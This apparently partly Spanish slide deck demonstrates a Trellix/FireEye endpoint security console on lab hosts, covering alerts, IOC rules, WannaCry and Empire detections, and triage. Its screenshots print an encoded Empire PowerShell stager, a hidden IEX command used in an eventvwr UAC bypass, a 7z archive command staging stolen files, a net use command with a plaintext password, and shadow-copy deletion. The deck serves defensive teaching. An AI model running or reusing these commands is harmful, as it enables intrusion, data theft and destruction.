DASHBOARD ALERTS HOSTS ACQUISITIONS RULES ENTERPRISE SEARCH ADMIN

victima-1  
10.12.11.100

Windows 7 Enterprise  
GMT Daylight Time

WORKGROUP  
SYSTEM

Host Details

Alerts (4) Quarantines (0)

Showing 4 of 4 Alerts

Disposition FILTER BY: All

SORTED BY: Priority

XPLT Exploit activity in iexplore.exe  
Alerted 58 days ago

XPLT Exploit activity in iexplore.exe  
Alerted 59 days ago

MAL Gen:Variant-Zusy.163229 on Salb.exe  
079e2f03c10926301069072247366a7f  
L:\K\Alerts\50\_dsm\_app\5 Enterprise\Alerts\58\_dsm\_app

### Observed Behavior

- ROP memory manipulation
- Exploit Shellcode allocating memory
- ROP Shellcode Activity
- Suspicious HTTP Request Attempt
- Suspicious file loaded in memory by ROP
- File created using ROP

# Condiciones y tipos de indicadores

**1 Condition** for detecting presence PRS

Alerts on

THIS

fileWriteEvent/filePath *contains* **appdata**

AND

fileWriteEvent/fileExtension *contains* **ps1**

AND

fileWriteEvent/process *equal* **wscript.exe**

BUT NOT

fileWriteEvent/filePath *contains* **virtualstore**

& NOT

fileWriteEvent/md5 *equal* **c4ca4238a0b923820  
dcc509a6f75849b**

& NOT

fileWriteEvent/filePath *contains* **powershell**

**1 Condition** for detecting execution EXC

Alerts on

THIS

processEvent/process *equal* **powershell.exe**

AND

processEvent/processCmdLine *contains* **appdata**

AND

processEvent/parentProcess *equal* **wscript.exe**

AND

processEvent/processCmdLine *contains* **hidden**

BUT NOT

processEvent/processCmdLine *contains* **erroraction**



# Hosts con Alertas

Endpoint Security

DASHBOARD ALERTS HOSTS ACQUISITIONS RULES ENTERPRISE SEARCH ADMIN MODULES

Search by hostname, domain, agent ID, or IP address

Hosts with Alerts All Hosts

Showing 50 of 68 hosts with alerts

FILTER BY:

- Alert type: All
- Protection & Remediation: All
- Disposition: Not False Positive
- Host set: All
- Containment state: All
- Agent: All

SORT BY:  Priority  Newest alert  Most events  Most alert types

Actions... GO 0 hosts selected 1-50 of 68

<input type="checkbox"/>		<b>RESEARCH-1</b> 192.168.8.154	Windows 10 Enterprise Pacific Daylight Time	WORKGROUP SYSTEM	Agent Version: 27.29.0 Last Sysinfo: 2018-08-31 03:58:11Z	<b>1</b> ALERT 13 days ago	
<input type="checkbox"/>		<b>VICTIM-7FHS0H5</b> 10.12.10.193	Windows 10 Enterprise Pacific Daylight Time	WORKGROUP SYSTEM	Agent Version: 27.29.0 Last Sysinfo: 2018-08-18 17:29:20Z	<b>8</b> ALERTS 25 days ago	2 BLOCKS, 7 QUARANTINES
<input type="checkbox"/>		<b>victim-PC</b> 10.12.10.24	Windows 7 Professional Arabian Standard Time	WORKGROUP SYSTEM	Agent Version: 27.29.0 Last Sysinfo: 2018-08-10 09:27:52Z	<b>39</b> ALERTS 34 days ago	

# Gestión de alertas

Endpoint Security Dashboard showing alert management. Total Alerts: 93, Total False Positives: 0.

	Host IP	Assessment	Hash	Disposition	Acknowledged	Protection and Remediation	Alert Type
<input type="checkbox"/>	10.250.10.120	[Process WMIC.exe started] WMIC SHADOWCO...	a03cf3838775e0801a0894c8bacd2e56	All	No	All	IOC
<input type="checkbox"/>	10.250.10.88	[File ActivityMarkers.exe.suupport@protonm...			No		IOC
<input type="checkbox"/>	10.250.10.88	[File autocompromise.ps1.suupport@proton...	3ed3274b3ddcacf416adac827f7abad		No		IOC
<input type="checkbox"/>	10.250.10.89	[Generic.mg.ff2d7820a448a456]	ff2d7820a448a45605dc3f7662fa7160		No		MAL
<input type="checkbox"/>	10.250.10.89	[DeepScan.Generic.Malware.PIPk.F82676DC]	64dfebd5c0aa78ec4d28f3ce7e84d6e8		No		MAL
<input type="checkbox"/>	10.250.10.89	[Trojan.Ransom.AUC]	a92f13f3a1b3b39833d3cc336301b713		No		MAL
<input type="checkbox"/>	10.250.10.89	[Trojan.GenericKD.40903014]	2433f77190c8ca92e574c643531e46ff		No		MAL
<input type="checkbox"/>	10.250.10.120	[File IF YOU WANT TO GET ALL YOUR FILES BAC...	7e5f3b61b9e26aff37b0a027c1139a8e		No		IOC
<input type="checkbox"/>	10.250.10.120	[File autocompromise.ps1.suupport@proton...	e4695fae050c7c5ebfdd8ed5836eed6		No		IOC



# Detalle de la alerta

REQUEST CONTAINMENT ACQUIRE DELETE ALERTS

victim-PC  
10.12.30.16

Windows 7 Professional  
Arabian Standard Time

WORKGROUP  
SYSTEM

Agent Version: 27.29.0  
Last sysinfo: 2018-07-12 00:54:22Z

14 ALERTS  
65 days ago

2 BLOCKS

Host Details

**File wannacryptor written** WANNACRY RANSOMWARE (...)

Last alerted 65 days ago • First alerted 65 days ago

**File 00000000.res written** WANNACRY RANSOMWARE (...)

Last alerted 65 days ago • First alerted 65 days ago

**Process wannacryptor started** WANNACRY RANSOMWA...

Last alerted 65 days ago • First alerted 65 days ago

**Process started** WANNACRY RANSOMWARE (FAMILY)

Last alerted 65 days ago • First alerted 65 days ago

**Process wmic started** WMIC SHADOWCOPY DELETE (ME...

Last alerted 65 days ago • First alerted 65 days ago

**Process vssadmin.exe started** POSSIBLE RANSOMWARE VSSADMI...

Last alerted 65 days ago • First alerted 65 days ago

**Process started** WANNACRY RANSOMWARE (FAMILY)

Last alerted 65 days ago • First alerted 65 days ago

**File cached-certs written** TOR (TUNNELER)

Alerted 3 times on

THIS

fileWriteEvent/fileExtension *equal* **bmp**

&

fileWriteEvent/fileName *contains* **wannacryptor**

1 of 3 File Write Events

**1 indicator generates this condition:**  
**WANNACRY RANSOMWARE (FAMILY)**  
**Source:** Mandiant  
This IOC identifies artifacts associated with the execution of WANNACRY ransomware family and variants.

C:\Users\victim\Desktop\WannaCryptor!.bmp

99ae8326b4bc406daf54ddc7c5e43abe - 1.4MB

Alerted 65 days ago

fileWriteEvent/timestamp	2018-07-11 20:53:56Z
fileWriteEvent/fullPath	C:\Users\victim\Desktop\WannaCryptor!.bmp
fileWriteEvent/filePath	Users\victim\Desktop
fileWriteEvent/drive	C
fileWriteEvent/fileName	!WannaCryptor!.bmp
fileWriteEvent/fileExtension	bmp
fileWriteEvent/devicePath	\Device\HarddiskVolume2
fileWriteEvent/pid	3192
fileWriteEvent/process	-mLwKCF9HK.exe

ACQUIRE FILE

# Línea de tiempo

## IOC EMPIRE RAT (BACKDOOR)

**Description:** EMPIRE is a publicly available post-exploitation framework used by Red Teams and nation state threat actors. The EMPIRE readme file describes it as a "post-exploitation agent built on cryptologically-secure communications and a flexible architecture. Empire implements the ability to run PowerShell & rapidly deployable post-exploitation modules ranging from key loggers to Mimikatz, and adaptable communications to evade network detection, all framework. It premiered at BSidesLV in 2015.". This is associated with MITRE ATT&CK (r) Tactic(s): Execution and Technique(s): T1059.001.

Story Graph Source: **TRIAGE** **ALERT** **HOST**

### Storytime Visualization

SHOW LEGEND

RESET

EXPAND ALL



explorer.exe - 1896

mshta.exe - 2328

powershell.exe - 3832

registry writes

d93f411

9Y95N9C

10.250.2

1b4d7c2

registry

### Record Details

Type	Process
Name	powershell.exe
PID	3832
MDS Hash	92f44e405db16ac55d97e3bfe3b132fa
Arguments	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noP -sta -w 1 -enc SQBGACgAJABQAFMAVgBFAFIAcWBJAE8ATgBUAEEAYgBsAGUALgBQAFMAVgBFHIAUwBJAE8ATgAUAE0AYQBKA8E8AgAC0AZwBFACAAMwApAHsAfQA7AFsAUwB5AFMAAdABIAG0ALgBOAGUAVAAuAFMARQBSAFYAaQBD AEUUAJBP AEkAbgB0AE0AQ0BuaEEAZwBFAFIAxQA6ADoARQBYAHAAZQBJAHQAMQAwADAAQwBPAG4AVApAE4AdQBIAD0AMA7ACQAZQAZQ2AGMAQWA1AD0ATgBIAHcALQBPAIGASgBFAGMVAAGAFMAWQBZAHQARQBTA4ATgBIAHQALgBXAGUAQgBD AEwAaQBFAE4AdAA7ACQAdQA9ACcATQBvAHoAaQBsAGwAYQAvADUgAwACAkABXAGkAbgBkAG8AdwBzACAATgBUACAANgAUAD EAOwAgFcATwBXADYANAA7ACA AVABYAGkAZABIAAG4AdAAVADcLgAwADsAIAByAHYAOGxAdEALgAwACKAIBsAGkAAwBJACAARwBJAGMAawBVACcAOWAkAHMAZQByAD0AJAaCfAsVABF AFgAdAAUAEUATgBDAG8AZABpAG4AZwBdAdAQgBVAE4AaQBJAE8AZBFA4ARwBJAFQALwB0AHIASQBOAGcAKAbBwB0AFYARQBSAFQXQA6ADoARgByAG8ATQBCEAGUwBFADYANABTAHQAcgBpAG4AZwAoACcAYQBBAEIAMABBAEgAUQBBAQMAQBBADYAYQBBADgAQBBMAHcAQgB3AEERw44EEAYgB3AEIAEQBBAEgAUQBAGUAQBBCADAAQQBBHAFKQBBIAHcAQgB5AEERwAwEEAQQBBAEIAMABBAEMANABBAFkAdwBCAHYAQQBBHADAAQQBPAGcAQQAwAEERABRAEEATQB3AEFAFPQAnACKAKQApADSAJAB0AD0AJwAvAG4AZQB3AHMALgBwAGcACAnADsAJABIAJYQwBDADUALgBIAEUQQBKAUAUgBZAC4AQQB EAQAKAnAFUAcwBIAHIALQBBAcAZQBUAHQAJwAsACQAdQApADsAJABFADYA YwBJADUALgBQAFIAbwBYAHkAPQBbAFMAEQBzAHQAZQBNA44ATgBIAHQALgBXAEUAYgBSAEUACQB1AEUAcwBUAF0AQgA6EQARQBmAGeAdQBSAHQAwwBFAGIAUAByAG8AeAZDAsAJABIADYACwBDADUALgBQAHIATwBYAFKALgBDAHIAHQBEAEUAbgB0AGkAQQBMAHMAIA9ACAAMwBTFkALwB0AGUUAqAUAE4AZQBUAAC4AQwBSAEUAZBFAE4AdBpAGEAbBDADAGEYwBoA

# Caso de estudio

**Alerts (7)**

Showing 7 of 7 Alerts

**Alerts List:**

- Process... POWERSHELL INVOCATION FROM R...
- Process power... SUSPICIOUS POWERSHELL...
- Process power... SUSPICIOUS POWERSHELL...
- Process s... EVENTVWR PARENT PROCESS (A...
- JS:Trojan.JS.Exp... on swe\_karasoyemlak\_co...
- JS:Trojan.JS.Exp... on swe\_karasoyemlak\_co...
- Application Hacktool KM... on AutoPICO DA...

**Alert Details:** JS:Trojan.JS.ExploitKit.C on swe\_karasoyemlak\_com[1].htm

**Event Details:** Signature detection

**Scan Details:** On-access, File

**Malware Details:** JS:Trojan.JS.ExploitKit.C, Malware

**File Details:** ALERT, File path: C:\Users\vicm\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.I5885\20F\mave\_karasoyemlak\_content.htm, MD5: 09602106d892a7623d87f2ba54e55a, Size: 70,852

**Process Details:** C:\Program Files (x86)\Internet Explorer\explore.exe, PID: 1412, Username: vicm

**System Details:** 7.8191

**MAL JS:Trojan.JS.ExploitKit.C** on swe\_karasoyemlak\_com[1].htm

1 of 1 Malware Events

Signature detection

## EVENT DETAILS

**Alerted** 24 days ago

## SCAN DETAILS

**Scan type** On-access

**Scanned object** File

## MALWARE DETAILS

**Malware name** JS:Trojan.JS.ExploitKit.C

**Malware type** Malware

## PROCESS DETAILS

**Process path** C:\Program Files (x86)\Internet Explorer\explore.exe

**PID** 1412

**Username** vicm

# Opciones de análisis

## Triage Summary

The screenshot shows the 'Triage Summary For Victima-1' interface. At the top, it says 'ENDPOINT SECURITY' with navigation tabs for 'DASHBOARD', 'ALERTS', 'HOSTS', and 'ACQ'. The main title is 'Triage Summary For Victima-1'. Below this, there are sections for 'Alerting Processes' and 'Descendants'. The 'Alerting Processes' section lists 'iexplore.exe • 3696' with an 'XPLT' tag. The 'Descendants' section lists various processes like 'cmd.exe • 2932', 'at.exe • 600', 'net.exe • 1240', 'bnts2.dll • 2732', 'cmd.exe • 3908', and 'Salb.exe • 3512' with an 'XPLT' tag. On the right, the process 'iexplore.exe • 3696' is detailed, showing its path 'C:\Program Files (x86)\Internet Explorer\iexplore.exe' and a timestamp '2018-07-18 15:08:08.682Z'. Below this, there are categories: 'Exploits' (with 3 items), 'Processes', 'Network', 'Registry Keys', and 'Files'. At the bottom right, a red box indicates '3 Exploits'.

## Audit Viewer

The screenshot shows the 'Audit Viewer' interface. At the top, it says 'ENDPOINT SECURITY'. The main title is 'Audit Viewer' with a sub-header 'wkst-2934398 > Timeline'. Below this, there are sections for 'Data Acquisitions' and 'Agent Events'. The 'Data Acquisitions' section lists categories like 'System Information', 'Disks', 'Volumes', 'Registry Hives', 'Users', and 'Prefetch'. The 'Agent Events' section lists categories like 'Reg Key Events', 'Ipv4 Network Events', 'Image Load Events', 'Dns Lookup Events', 'File Write Events', 'Process Events', and 'Url Monitor Events'. On the right, there is a table with columns for 'Tag' and 'Timestamp', showing a list of events with timestamps from 2019-10-31 15:20:35Z to 2019-10-31 15:21:00Z.

## Redline

The screenshot shows the 'Redline' interface. At the top, it says 'Redline' with navigation tabs for 'Home' and 'Host'. The main title is 'Timeline'. Below this, there are sections for 'Analysis Data' and 'Timeline'. The 'Analysis Data' section lists categories like 'System Information', 'File System', 'Registry', 'Windows Services', 'Agent Events', 'Users', 'Tasks', 'Prefetch', 'Disks', 'Volumes', 'Registry Hives', 'Browser URL History', 'Cookie History', 'Form History', 'File Download History', 'Timeline', 'Tags and Comments', and 'Acquisition History'. On the right, there is a table with columns for 'Timestamp' and 'Field', showing a list of events with timestamps from 2019-10-31 15:20:35Z to 2019-10-31 15:21:00Z.

# Acceso al resumen del triage

Acquisitions

Acquisition	Requested By	Requested	Size	Status	
Triage (automatic)	Automatic	18 days ago	1.5MB	Acquired	
Full Triage	Automatic	18 days ago	1.5MB	Acquired	<a href="#">Download Full Triage</a>
File: program.bat	matthew.briggs@fireeye.com	19 days ago	5.1KB	Failed	<a href="#">Download</a> <a href="#">Remove</a>
Triage (automatic)	Automatic	19 days ago	1.5MB	Acquired	
Full Triage	Automatic	19 days ago	1.5MB	Acquired	

[VIEW TRIAGE SUMMARY](#)

[PROCESS DATA ACQUISITION](#)

[VIEW TRIAGE SUMMARY](#)

# Resumen del Triage

## Triage Summary For Research-1

CONTAIN

CANCEL CONTAINMENT REQUEST

TRIAGE SUMMARY

Download Full Triage

### Alerting Processes

eventvwr.exe • 1524

EXC

### Descendants

cmd.exe • 3252

at.exe • 1300

net.exe • 1988

powershell.exe • 2696

bntst2.dll • 2908

### Parent

ieexplore.exe • 3080

### Siblings

eventvwr.exe • 2368

**eventvwr.exe** • 1524 Started: 2021-03-04 03:22:07.112Z

"C:\Windows\SysWOW64\eventvwr.exe"

ACQUIRE PROCESS DETAILS

	2021-03-04 03:21:37.143Z	2021-03-04 03:22:37.143Z
Processes		
Registry Keys		

### 1 Processes

From 2021-03-04 03:12:42.718Z to 2021-03-04 03:23:20.612Z

	PID	Path	Username	Start Time ↓
EXC	2696	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	RESEARCH-1\victim	2021-03-04 03:22:07.147Z

### 4 Registry Keys

From 2021-03-04 03:12:50.597Z to 2021-03-04 03:22:53.312Z

- ▶ HKEY\_USERS\SIS-1-5-21-2256680192-3047852441-4237031754-1000\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet
- ▶ HKEY\_USERS\SIS-1-5-21-2256680192-3047852441-4237031754-1000\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass
- ▶ HKEY\_USERS\SIS-1-5-21-2256680192-3047852441-4237031754-1000\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName
- ▶ HKEY\_USERS\SIS-1-5-21-2256680192-3047852441-4237031754-1000\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect

# Resumen del Triage – Procesos secundarios

## Triage Summary For Research-1

[CONTAIN](#)[CANCEL CONTAINMENT REQUEST](#)[TRIAGE SUMMARY](#)[Download Full Triage](#)

### Alerting Processes

eventvwr.exe • 1524

EXC

### Descendants

cmd.exe • 3252

at.exe • 1300

net.exe • 1988

powershell.exe • 2696

bnts2.dll • 2908

### Parent

iexplore.exe • 3080

### Siblings

eventvwr.exe • 2368

EXC **powershell.exe** • 2696 Started: 2021-03-04 03:22:07.147Z[ACQUIRE PROCESS DETAILS](#)`"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c "IEX (Get-ItemProperty -Path HKCU:\Software\Classes\mscfile\shell\open\command -Name DBSHqIBI).DBS...`

	2021-03-04 03:21:41.646Z	2021-03-04 03:22:41.646Z
Processes		
Network		
Registry Keys		
Files		

### 1 Processes

From 2021-03-04 03:12:42.718Z to 2021-03-04 03:23:20.612Z

PID	Path	Username	Start Time ↓
3252	C:\Windows\SysWOW64\cmd.exe	RESEARCH-1\victim	2021-03-04 03:22:16.009Z

### 1 IP Addresses

From 2021-03-04 03:12:50.593Z to 2021-03-04 03:23:20.262Z

Remote Address	Remote Port	Protocol	# of times
10.12.19.163	443	TCP	2

### 1 Domains

From 2021-03-04 03:12:50.938Z to 2021-03-04 03:23:20.262Z

Domains	# of times
inform.bedircati.com	8

### 47 Registry Keys

4

5

# Resumen del Triage – Archivos escritos

**Alerting Processes**

- eventvwr.exe • 1524 EXC

**Descendants**

- cmd.exe • 3252
- at.exe • 1300
- net.exe • 1988
- powershell.exe • 2696**
- bnts2.dll • 2908

**Parent**

- iexplore.exe • 3080

**Siblings**

- eventvwr.exe • 2368

**EXC powershell.exe** • 2696 Started: 2021-03-04 03:22:07.147Z ACQUIRE PROCESS DETAILS

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c "EX (Get-ItemProperty -Path HKCU:\Software\Classes\mscfile\shell\open\command -Name DBSHqIB).DB...

	2021-03-04 03:21:41.646Z	2021-03-04 03:22:41.646Z
Processes		<span>■</span>
Network	<span>■</span>	
Registry Keys	<span>■</span> <span>■</span>	
Files	<span>■</span> <span>■</span> <span>■</span>	

**5 Files** 6

From 2021-03-04 03:21:41.646Z to 2021-03-04 03:22:41.646Z

- 2021-03-04 03:22:07.336Z ▶ write C:\Users\victim\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\VA7906529K4X1Y23QM0.temp
- 2021-03-04 03:22:07.353Z ▶ write C:\Users\victim\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms
- 2021-03-04 03:22:13.433Z ▶ write C:\Windows\Help\help.bat
- 2021-03-04 03:22:13.543Z ▶ write C:\Windows\Help\program.bat
- dll** 2021-03-04 03:22:15.964Z ▶ write C:\Windows\Help\bnts2.dll ACQUIRE

Size: 716.5KB  
MD5: 744d0e63bcb20438dd3efcd764503490  
SHA1: Not Available  
Data Offset: 0  
Closed: True  
Device Path: \Device\HarddiskVolume2  
Drive: C

Text Data at Offset: MZ.....@..... 7



# Resumen del Triage – Archivos disfrazados

**Alerting Processes**

- eventvwr.exe • 1524 EXC

**Descendants**

- cmd.exe • 3252
- at.exe • 1300
- net.exe • 1988
- powershell.exe • 2696
- bnts2.dll • 2908**

**Parent**

- iexplore.exe • 3080

**Siblings**

- eventvwr.exe • 2368

**bnts2.dll** • 2908 Started: 2021-03-04 03:22:16.924Z ACQUIRE PROCESS DETAILS

C:\WINDOWS\Help\bnts2.dll a C:\WINDOWS\Help\sysdm2.chm "C:\users\research\_admin\documents\project shamwow\\*" -y -pYOINK! 9

Files	2021-03-04 03:21:48.162Z	2021-03-04 03:22:48.162Z
Files		

**1 Files**

From 2021-03-04 03:12:51.735Z to 2021-03-04 03:23:00.162Z

**Path**

- C:\Windows\Help\sysdm2.chm 8

4.2MB - (last write)  
Data Offset: 0  
Closed: True  
Device Path: \Device\HarddiskVolume2  
Drive: C  
Text Data at Offset (last write): 7z.'...?bc...B...%.....Y..2y.Yy..=9<.....x-.....

**Timeline of changes**

- 2021-03-04 03:22:18.162Z write

ACQUIRE 10

# Resumen del Triage – Movimiento lateral

**Alerting Processes**

- eventvwr.exe • 1524 EXC

**Descendants**

- cmd.exe • 3252
- at.exe • 1300
- net.exe • 1988
- powershell.exe • 2696
- bnts2.dll • 2908

**Parent**

- iexplore.exe • 3080

**Siblings**

- eventvwr.exe • 2368

**net.exe** • 1988 Started: 2021-03-04 03:22:16.079Z ACQUIRE PROCESS DETAILS

net use \\RESEARCH-2\IC\$ /user:RESEARCH-2\research\_admin Research\$Password

2021-03-04 03:21:46.079Z 2021-03-04 03:22:46.079Z

There were no events captured for this process

# Continuación de la investigación

**ENDPOINT SECURITY** DASHBOARD ALERTS HOSTS ACQUISITIONS RULES ENTERPRISE SEARCH ADMIN MODULES

## Triage Summary For Research-1

**CONTAIN** **CANCEL CONTAINMENT REQUEST** **TRIAGE SUMMARY** [Download Full Triage](#)

19 days ago - autom...  
19 days ago - autom...

**ACQUIRE PROCESS DETAILS**

**Alerting Processes** **EXC**

eventvwr.exe • 1524

**Descendants**

cmd.exe • 3252  
at.exe • 1300  
**net.exe • 1988**  
powershell.exe • 2696  
bnts2.dll • 2908

**Parent**

iexplore.exe • 3080

**Siblings**

eventvwr.exe • 2368

**net.exe** • 1988 Started: 2021-03-04 03:22:16.079Z  
net use \\research-2\C\$ /user:research\_admin REDACTED

2021-03-04 03:21:46.079Z	2021-03-04 03:22:46.079Z
--------------------------	--------------------------

There were no events captured for this process

# Defining IOCs

# Buscando IOCs

Process	Started	C:\Users\admin\AppData\Local\Temp\index.cgi.exe Parentname: C:\WINDOWS\system32\wscript.exe Command Line: " C:\Users\admin\AppData\Local\Temp\index.cgi.exe " MD5: 40e5b26fa58bb3af7322d74e095055784 SHA1: bf08a919341063aa00787b69f99db15f0f98f687	3504	1976	15944
---------	---------	---	------	------	-------

+ **File Full Path** *contains* AppData\Local\Temp **Parent Process Name** *contains* wscript.exe Search

All supported hosts can run this search



# Enterprise Search

The screenshot displays the Enterprise Search interface. At the top, there are two search filters: "File Text Written contains 7z" and "File Name not contains 7z". Below these, a search bar is visible with the text "Search" and a message: "Windows hosts can run this search. VIEW SEARCH DETAILS".

The main section is titled "Searches" and shows "10/15 Active Searches | 11". Below this, there is a table with columns "RETURN" and "WHERE". The table contains one row with the value "Hostname" under "RETURN" and "Host Set equals All hosts" under "WHERE".

A dropdown menu titled "Searchable fields" is open, showing a list of fields: "File Full Path", "File MD5 Hash", "File Name", "File Text Written", "Group By", "Host Set", "Process Name", "Size in bytes", "Timestamp - Event", and "Timestamp - Modified". The "File Name" field is currently selected. Below the list, there are four buttons for search operators: "equals", "not equals", "contains", and "not contains". The "not contains" button is highlighted.


# Búsqueda exhaustiva

 Registry Key Value Name *equals* server 

Search

**Enable exhaustive search** (May take longer, but it is more thorough)


Includes searching for a: Registry Key

**Registry on disk search parameters:** 

Filter by Registry Hive: HKEY\_LOCAL\_MACHINE\Software

**Windows** hosts can run this search. [VIEW SEARCH DETAILS](#)

**Windows** hosts can run this search.

OS	Audits	Audits with Exhaustive Search
	Registry Event	Registry Key

# Modo de cuadrícula y búsqueda de grupos de hosts específicos

The screenshot displays a search configuration interface with three filter boxes at the top, each with a red 'X' icon for removal:


- Registry Key Full Path** *contains* `\currentversion\run\`
- Host Set** *equals* `Windows Servers`
- Group By** *equals* `Registry Key Value Name, Registry Key Val`

Below the filters is a **Search** section with an unchecked checkbox for **Enable exhaustive search** (May take longer, but it is more thorough). Below this, it states "Includes searching for a: Registry Key".

At the bottom, a message reads: **Windows** hosts can run this search. [VIEW SEARCH DETAILS](#)



# Host Sets (grupos de hosts)



To delete a node, use Alt+Click.

10 {Timezone: "Pacific D..."}  
10 {ProductName: "Win 10 En..."}  
(result) 10

10 hosts in "result"

Search by hostname, IP, or date

**VICTIM-7FHS0H5**  
10.12.10.130 = fe80::789d:d4f...

**EPQ-W10**  
10.12.10.25 = fe80::9c44:ede2...

**VICTIM-7FHS0H5**  
10.12.10.218 = fe80::7d37:a3...

**VICTIM-7FHS0H5**  
10.12.10.179 = fe80::19ef:4b4...

**VICTIM-7FHS0H5**  
10.12.10.54 = fe80::8d65:7dc...

**VICTIM-7FHS0H5**  
10.12.10.175 = fe80::f092:ab8...

**VICTIM-7FHS0H5**  
10.12.10.193 = fe80::59df:af3...

**VICTIM-7FHS0H5**  
10.12.10.80 = fe80::8434:2de...

SAVED HOST SETS	Create Expression
All Hosts	Windows 10 Enterprise
Agent Version	Windows 7 Professional
Domain	
OS & Patch	
Bit level	
Timezone	
Subnet	

Windows 10 Enterprise

10  
{ "ProductName" : Windows 10 Enterprise }

# Adquisiciones

**Endpoint Security** | DASHBOARD | ALERTS | HOSTS | ACQUISITIONS | RULES | ENTERPRISE SEARCH | ADMIN | MODULES

Search by hostname, domain, agent ID, or IP address

Hosts with Alerts **All Hosts**

Showing **50** of 68 hosts with alerts

**FILTER BY:** Alert type: All | Protection & Remediation: All | Disposition: No false Positive

**SORT BY:**  Priority |  Newest alert |  Most events |  Most alert types

**Actions** (1 host selected)

- Request containment
- Acquire
- File
- Triage
- Standard Investigative Details
- Comprehensive Investigative Details
- Quick File Listing
- Command Shell History (XP/2000/2003)
- Process Memory
- Driver Memory
- Full Memory
- Full Disk
- PowerShell History (From Event Logs)
- Internet\_Capture
- GS Data Acquisition
- aho-bit
- URL Monitor Events
- test-can delete
- Test Script
- Agent Diagnostics
- Delete
- Delete alerts
- Delete host

OS	Timezone	System
Windows 10 Enterprise	Pacific Daylight Time	WORKGR... SYSTEM
Windows 10 Enterprise	Pacific Daylight Time	WORKGR... SYSTEM
Windows 7 Professional	Arabian Standard Time	WORKGR... SYSTEM
Windows 7 Professional	Arabian Standard Time	WORKGR... SYSTEM
Windows 7 Professional	Arabian Standard Time	WORKGR... SYSTEM

## Acquire File From 1 Host:

Acquisition space: 4.95% full - 171.1GB remaining

**File Name:**

**Path:**

**Using:**  RAW (recommended) |  API

**Comment:**

**CANCEL** **ACQUIRE**

East System, 2018-06-08 12:42:27Z | 35 days ago | 34 QUARANTINES



# DEMO

Trellix



**Thank you for your**  
Participation



**Trellix**